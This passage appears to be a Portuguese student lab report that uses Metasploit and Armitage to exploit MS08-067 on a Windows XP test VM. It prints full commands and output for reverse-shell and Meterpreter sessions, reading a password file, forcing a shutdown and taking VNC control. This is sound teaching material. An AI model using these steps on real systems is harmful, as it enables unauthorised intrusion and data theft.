    route [add/remove] subnet netmask [comm/sid]
    route [add/remove] cidr [comm/sid]
    route [get] <host or network>
    route [flush]
    route [print]

Subcommands:
    add - make a new route
    remove - delete a route; 'del' is an alias
    flush - remove all routes
    get - display the route for a given target
    print - show all active routes

Examples:
    Add a route for all hosts from 192.168.0.0 to 192.168.0.255 through session 1
        route add 192.168.0.0 255.255.255.0 1
        route add 192.168.0.0/24 1

    Delete the above route
        route remove 192.168.0.0/24 1
        route del 192.168.0.0 255.255.255.0 1

    Display the route that would be used for the given host or network
        route get 192.168.0.11
```

Figura 31: `help route`

```
msf6 > help search
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
    -h      Show this help information
    -o <file>   Send output to a file in csv format
    -S <string>  Regex pattern used to filter search results
    -u      Use module if there is one result

Keywords:
    aka      : Modules with a matching AKA (also-known-as) name
    author   : Modules written by this author
    arch     : Modules affecting this architecture
    bid      : Modules with a matching Bugtraq ID
    cve      : Modules with a matching CVE ID
    edb     : Modules with a matching Exploit-DB ID
    check    : Modules that support the 'check' method
    date     : Modules with a matching disclosure date
    description: Modules with a matching description
    fullname : Modules with a matching full name
    mod_time : Modules with a matching modification date
    name     : Modules with a matching descriptive name
    path     : Modules with a matching path
    platform : Modules affecting this platform
    port     : Modules with a matching port
    rank     : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
    ref      : Modules with a matching ref
    reference: Modules with a matching reference
    target   : Modules affecting this target
    type     : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
    search cve:2009 type:exploit
    search cve:2009 type:exploit platform:-linux
```

Figura 32: `help search`

Ponto B

O objetivo do uso desta ferramenta é a exploração da falha *MS08-067* presente no *Windows XP*. Para procurar *exploits* para esta vulnerabilidade, recorremos ao comando *search MS08* obtendo o *output* apresentado na figura 33.

```
msfs > search MS08
Matching Modules

Interact with a module by name or index. For example info ?, use ? or use exploit/windows/smb/smb_relay
```

Figura 33: *search MS08*

Para obter mais informações sobre o *exploit* identificado, corremos o comando *info exploit/windows/smb/ms08_067_netapi*.

```
msf6 > info exploit/windows/smb/ms08_067_netapi
Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
Module: exploit/windows/smb/ms08_067_netapi
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2008-10-28
Provided by:
hdmd <x@hdmd.io>
Brett Moore <brett.moore@insomniasec.com>
frank2 <frank2@dc949.org>
jduck <jduck@metasploit.com>

Available targets:
Id Name
-- 
0 Automatic Targeting
1 Windows 2000 Universal
...
6 Windows XP SP3 English (AlwaysOn NX)
7 Windows XP SP3 English (NX)
...
72 Windows 2003 SP2 French (NX)

Check supported:
Yes

Basic options:
Name  Current Setting  Required  Description
RHOSTS  yes            The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'*
PORT    445             yes            The SMB service port (TCP)
SMBPIPE BROWSER        yes            The pipe name to use (BROWSER, SRVSVC)

Payload information:
Space: 408
Avoid: 8 characters

Description:
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

Figura 34: *info exploit/windows/smb/ms08_067_netapi* (reduzido)

✓ Conseguimos então verificar que a versão do *Windows* que estamos a usar está incluída, bem como as opções que podemos usar.

há mais informações...

Ponto C

Para usar este exploit executamos o comando `use exploit/windows/smb/ms08_067_netapi`.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Figura 35: `use exploit/windows/smb/ms08_067_netapi`

Ponto D

Executamos o comando `show options` e verificamos que a variável `RHOST` não estava definida.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT          445         yes        The SMB service port (TCP)
SMBPIPE          BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC      thread       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.134.128  yes        The listen address (an interface may be specified)
LPORT          4444        yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic Targeting
```

Figura 36: `show options`

Definimos então a variável para o endereço do *Windows XP* como se pode ver [na figura](#).

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.134.129
RHOST => 192.168.134.129
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
RHOSTS      192.168.134.129  yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
```

Figura 37: `set RHOST 192.168.134.129`

Para o resto das configurações mantivemos os valor por defeito.

Ponto E

Executamos agora o comando *show payloads* apresentado como *output* dezenas de *payloads* disponíveis para este *exploit*.

Compatible Payloads					
#	Name	Disclosure Date	Rank	Check	Description
-	generic/custom		normal	No	Custom Payload

23	windows/format_all_drives		manual	No	Windows Format All Drives

Figura 38: *show payloads*

Ponto F

Como recomendado foi escolhido o *payload* de *native shell* como mostra a figura.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD generic/shell_reverse_tcp  
PAYLOAD => generic/shell_reverse_tcp
```

Figura 39: *set PAYLOAD generic/shell_reverse_tcp*

Ponto G

Ao verificar o *show options* vemos que a variável *LHOST* já está bem configurada.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  

| Name    | Current Setting | Required | Description                                                                        |
|---------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.134.129 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                         |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVR)                                             |

  
Payload options (generic/shell_reverse_tcp):  

| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.134.128 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  

| Id | Name                |
|----|---------------------|
| -- | --                  |
| 0  | Automatic Targeting |

```

Figura 40: *show options*

Ponto H

Usando o comando *exploit* iniciamos o *exploit* criado e conseguimos entrar numa *shell* remota do *Windows XP*.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.134.128:4444
[*] 192.168.134.129:445 - Automatically detecting the target...
[*] 192.168.134.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.134.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.134.129:445 - Attempting to trigger the vulnerability...
[*] Command shell session 2 opened (192.168.134.128:4444 → 192.168.134.129:1062) at 2021-01-20 09:27:34 -0500
```

C:\WINDOWS\system32>

Figura 41: Iniciar o *exploit*

Ponto I

Entramos agora na diretoria do ambiente de trabalho do utilizador do *Windows XP* e adicionamos um ficheiro de texto como se pode ver e comprovar nas seguintes imagens.

```
C:\>cd Documents and Settings\user\Desktop
cd Documents and Settings\user\Desktop

C:\Documents and Settings\user\Desktop>echo "We are Grupo 2!" > grupo2.txt
echo "We are Grupo 2!" > grupo2.txt
```

Figura 42: Criação do ficheiro

Figura 43: Ficheiro no ambiente de trabalho

Ao executar o comando *netstat* no *Windows XP* conseguimos verificar que este está ligado ao endereço *192.168.134.128* que é o endereço do *Kali*.

```
C:\Documents and Settings\user>netstat
Active Connections

Proto Local Address          Foreign Address          State
TCP   tester-595cbae8:1061  192.168.134.128:4444  CLOSE_WAIT
TCP   tester-595cbae8:1062  192.168.134.128:4444  ESTABLISHED
TCP   tester-595cbae8:1068  192.168.134.133:netbios-ssn  TIME_WAIT
```

Figura 44: netstat

Na captura feita através do *Wireshark* vemos os comandos a ser transmitidos e depois confirmados através de ACK's.



Figura 45: netstat

Ponto J

Já respondido em tópicos anteriores.

Ponto K

Nos casos do NMAP e do NESSUS já foram identificadas algumas limitações nesta análise. Também aqui, era de esperar um pouco mais de detalhes, sobretudo na forma como o "ataque" é consumado.

```
C:\Documents and Settings\user\Desktop>^C
Abort session 2? [y/N] y

[*] 192.168.134.129 - Command shell session 2 closed. Reason: User exit
msf6 exploit(windows/smb/ms08_067_netapi) > exit
```

Figura 46: Sair do exploit

Ponto L

Depois de fazer os passos anteriores definimos o *PAYOUTLOAD* para ser *generic/shell_reverse_tcp* e executar *exploit*.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.134.128:4444
[*] 192.168.134.129:445 - Automatically detecting the target ...
[*] 192.168.134.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.134.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.134.129:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175174 bytes) to 192.168.134.129
[*] Meterpreter session 1 opened (192.168.134.128:4444 → 192.168.134.129:1070) at 2021-01-20 10:30:13 -0500
meterpreter > █
```

Figura 47: *set PAYLOAD generic/shell_reverse_tcp* e execução do *exploit*

Ponto M

Comandos:

- **sysinfo**

Para obter informação sobre o sistema.

```
meterpreter > sysinfo
Computer      : TESTER-595CBAE8
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: pt_PT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

Figura 48

- ***ipconfig***
Para obter as interfaces ativas no sistema

```
meterpreter > ipconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:50:56:37:14:13
MTU       : 1500
IPv4 Address : 192.168.134.129
IPv4 Netmask : 255.255.255.0

Interface 131076
=====
Name      : Bluetooth Device (Personal Area Network)
Hardware MAC : b0:35:9f:5a:74:b2
MTU       : 1500
```

Figura 49

- ***background e exploit***
Para colocar a sessão em *Background* e voltar para a consola do *Metasploit* e depois regressar para o *exploit*.

```
meterpreter > background
[*] Bounding session 1...
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.134.128:4444
[*] 192.168.134.129:445 - Automatically detecting the target...
[*] 192.168.134.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.134.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.134.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.134.129
[*] Meterpreter session 2 opened (192.168.134.128:4444 -> 192.168.134.129:1074) at 2021-01-20 10:55:11 -0500

meterpreter > █
```

Figura 50

- ***pwd***
Para ver a diretoria atual.

```
meterpreter > pwd
C:\WINDOWS\system32
```

Figura 51

- ***cd .. e pwd***

Ir para a diretoria *home* do *Windows XP* e confirmar que lá estamos.

```
meterpreter > cd .. / ..
meterpreter > pwd
C:\
```

Figura 52

- ***cdxampp e pwd***

Entrar na pasta do *xampp* e verificar que lá estamos.

```
meterpreter > pwd
C:\xampp
```

Figura 53

- ***cat passwords.txt***

Visualizar o documento *passwords.txt* presente na pasta.

```
meterpreter > cat passwords.txt
### XAMPP Default Passwords ###
```

1) MySQL (phpMyAdmin):

```
User: root
Password:
(means no password!)
```

2) FileZilla FTP:

```
User: newuser
Password: wampp
```

```
User: anonymous
Passwort: some@mail.net
```

3) Mercury:

```
EMail: newuser@localhost
User: newuser
Password: wampp
```

4) WEBDAV:

```
User: wampp
Password: xampp
```

Figura 54

- **shell**

Entrar na linha de comandos nativa.

```
meterpreter > shell  
Process 3748 created.  
Channel 2 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\xampp>■
```

Figura 55

- **EXTRA: shutdown -s**

Forçar o sistema a desligar.

```
C:\>shutdown -s  
shutdown -s
```

Figura 56

Figura 57

Ponto N

```
meterpreter > exit  
[*] Shutting down Meterpreter ...  
[*] 192.168.134.129 - Meterpreter session 2 closed. Reason: User exit
```

Figura 58

3 Armitage

Decidimos, como maneira de conhecer mais ferramentas nesta área da segurança experimentar o *Armitage*. Faremos um pouco o mesmo que fizemos, mas agora de forma a conseguir explorar a vulnerabilidade **MS08-067**. Para isto recorremos ao comando `sudo apt-get install armitage` que instalou o software no *Kali*.



Figura 59: Página inicial do *Armitage*

Para pesquisar Hosts na rede fizemos um *Intense Scan* como se pode ver na figura seguinte.



Figura 60: *Scan Hosts*

Internamente o *Armitage* usa o seguinte comando para os procurar:

```
msf6 > db_nmap --min-hostgroup 96 -T4 -A -v -n 192.168.134.1/24
```

Figura 61: Comando usado pelo *Armitage*

Como resultado deste *scan* conseguimos ver que foram encontrados 4 hosts, entre eles o *Windows XP* e o *Ubuntu 8.1*.

Figura 62: *Hosts* encontrados

Como o nosso objetivo é tirar proveito da vulnerabilidade anteriormente testada pesquisamos por *MS08* e, de facto, encontramos dentro dos exploits suportados pelo *Armitage*.

Figura 63: Procura pelo exploit

Após encontrado, selecionamos o *MS08_067* e colocamos as opções que pretendemos (que por defeito já são).



Figura 64: Configuração do Ataque

Ao executar o ataque ficamos logo com acesso completo ao sistema.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.134.129
RHOSTS => 192.168.134.129
msf6 exploit(windows/smb/ms08_067_netapi) > set TARGET 0
TARGET => 0
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.134.128
LHOST => 192.168.134.128
msf6 exploit(windows/smb/ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 15914
LPORT => 15914
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] 192.168.134.129:445 - Automatically detecting the target...
[*] 192.168.134.129:445 - Fingerprint: Windows XP - Service Pack 3 - Lang:English
[*] 192.168.134.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.134.129:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.134.129:15914
[*] Sending stage (175174 bytes) to 192.168.134.129
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.134.129:15914) at 2021-01-22 16:53:53 -0500
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Figura 65: Ataque bem sucedido

Ao explorar o *Armitage*, repararmos que conseguimos nos conectar ao PC por *vnc*, e como despoletou curiosidade, decidimos experimentar.



Figura 66: Interagir por VNC



Figura 67: VNC criado com sucesso

Após o *Armitage* criar o servidor VNC, acedemos ao mesmo através do *vncviewer*. Estamos nesta fase a observar tudo o que acontece no pc e com total controlo. Podemos tomar conta de tudo a este ponto.



Figura 68: VNC viewer



Figura 69: VNC viewer

4 Conclusão

Após a realização deste último trabalho prático, o grupo considera fulcral que qualquer utilizador deve apostar em fazer, periodicamente, *PenTests(Penetration Tests)* de forma a assegurar um maior nível de segurança ao longo de toda a comunicação de rede, bem como computadores. Este tipo de testes são fundamentais, nomeadamente para empresas que necessitam de ter as suas informações o mais seguras possíveis de eventuais ataques.

Ao entrar numa rede, um intruso, como no nosso caso neste trabalho, testa a segurança e fiabilidade dos vários sistemas, mas, no mundo real, este tipo de testes de invasão são utilizados, muitas vezes, para *cybercrime*. Além disso, hoje em dia todos os dados estão nos computadores, e se existir a perda dos pilares da segurança de redes - que passam pela **integridade**, **disponibilidade** e **confidencialidade** de dados - pode dar completa abertura a comprometer informação confidencial.

Com a manuseamento das ferramentas abordadas, o grupo considera estar mais preparado para no futuro poder conseguir testar até mesmo as nossas redes domésticas a nível da sua segurança, algo que anteriormente e sem estes conceitos seria algo quase impensável.

Em suma, o grupo considera que é fulcral para qualquer empresa, a utilização de *PentTests* de forma a tentar garantir a segurança de todos os utilizadores. À partida, este tipo de atividades são executadas por profissionais de segurança de redes. Contudo, no mundo real, muitas delas são feitas também por *hackers* que pretendem explorar vulnerabilidades para posteriormente acederem a informação confidencial.

O grupo considera que o que foi proposto neste *homework* nos permitiu ter uma noção mais próxima da realidade, e poderá ser importante num futuro como profissionais de segurança.
